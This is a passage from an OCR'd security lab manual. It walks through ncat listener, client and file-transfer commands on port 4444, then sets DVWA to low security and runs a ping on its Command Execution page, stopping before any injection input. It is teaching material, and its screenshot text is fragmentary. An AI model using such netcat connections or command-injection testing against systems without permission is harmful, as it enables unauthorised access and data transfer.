
Step 1: Install the *ncat*. Sometimes it comes with nmap package so check it before installing a fresh package.

Step 2: Start ncat by going to ncat folder in cmd.

To show the TCP connection we need to maintain a client-server session.



Step 3: Open two 'cmd' windows in administrator mode.




Administrator: C:\Windows\System32\cmd.exe
Administrator: C:\Windows\System32\cmd.exe

```
C:\Windows\system32>
```

```
C:\Windows\system32>
```


Step 4: Goto the folder where ncat.exe is installed (in both the windows).



```
C:\Windows\system32>cd C:\Program Files (x86)\Nmap_
```

Step 5: Run the command: **ncat.exe -l 4444**

Here **-l** sets ncat to *listen* at port number *4444.*




```
C:\Windows\system32>cd C:\Program Files (x86)\Nmap

C:\Program Files (x86)\Nmap>ncat.exe -l 4444
_
```

Administrator: C:\Windows\System32\cmd.exe - ncat.exe -l 4444

Step 6: On the second cmd (client window) run the command: **ncat.exe 127.0.0.1 4444**

127.0.0.1 is the local ip address. The address of same PC, and *4444* is the port number where ncat is listening. To practice the practical in the lab enter your neighbour's IP address, and choose any port number greater than 1024.

Step 7: Now type the message which is to be sent on the server. As soon as you press the *enter* key, the message is sent to the server and it is displayed on the server cmd window.



Administrator: C:\Windows\System32\cmd.exe - ncat.exe 127.0.0.1 4444
Administrator: C:\Windows\System32\cmd.exe - ncat.exe -l 4444

```
C:\Program Files (x86)\Nmap>ncat.exe 127.0.0.1 4444
hi this is client
```

```
C:\Program Files (x86)\Nmap>ncat.exe -l 4444
hi this is client
```

Step 8: Now the connection has made. To disconnect the connection press ***ctrl+c.***

Step 9: To transfer any file type on the server side:

ncat.exe -l 4444 > input.txt on

the client window:

ncat.exe 127.0.0.1 4444 < output.txt

Assignment: Do the file transfer between two PC in lab.

Practical 4


Aim: Web application testing using DVWA.

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Solution:

Step 1: Install DVWA Tool.

Step2 : Login to DVWA.



http://192.168.1.106/dvwa/login.php

Username

admin


Password

●●●●●●●●●

BackTrack5R1 - VMware Player
File
Virtual Machine
Help
Applications Places System
Mon Apr 16, 6:14 AM
Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
Google
DVWA
Login
Damn Vulnerable Web ...
root@bt: ~
vmware

Step 3: Set DVWA Security Level

1. Click on DVWA Security, in the left hand menu.
2. Select "low"
3. Click Submit



BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Mon Apr 16, 6:17 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/security.php
Google
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
1.
PHP Info
About
Logout
low
Submit
3.
low
medium
high
2.
Options...
Damn Vulnerable Web ...
root@bt: ~
To direct input to this virtual machine, press Ctrl+G.
vmware

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Scripts Currently Forbidden | <SCRIPT>: 1 | <OBJECT>: 0

Step 4: Command Execution.

1. Click on Command Execution.


Fedora14 - VMware Player File Virtual Machine Help
Applications Places System
Wed Apr 4, 6:34 PM
Studer
Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/security.php
Google
Damn Vulnerable Web App (DV...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
To direct input to this virtual machine, press Ctrl+G.
vmware

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Step 5: Execute Ping

1. Below we are going to do a simply ping test using the web interface.
2. As an example, ping something on your network.
3. Use the IP Address 192.168.1.106
4. Click Submit.



Fedora14 - VMware Player File Virtual Machine Help
Applications Places System
Wed Apr 4, 6:37 PM Studer
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/vulnerabilities/exec/#
Google
Damn Vulnerable Web App (DV...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
submit
To direct input to this virtual machine, press Ctrl+G.
vmware

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below: 192.168.1.106


```
PING 192.168.1.106 (192.168.1.106) 56(84) bytes of data.
64 bytes from 192.168.1.106: icmp_req=1 ttl=64 time=0.087 ms
64 bytes from 192.168.1.106: icmp_req=2 ttl=64 time=0.106 ms
64 bytes from 192.168.1.106: icmp_req=3 ttl=64 time=0.107 ms

--- 192.168.1.106 ping statistics ---
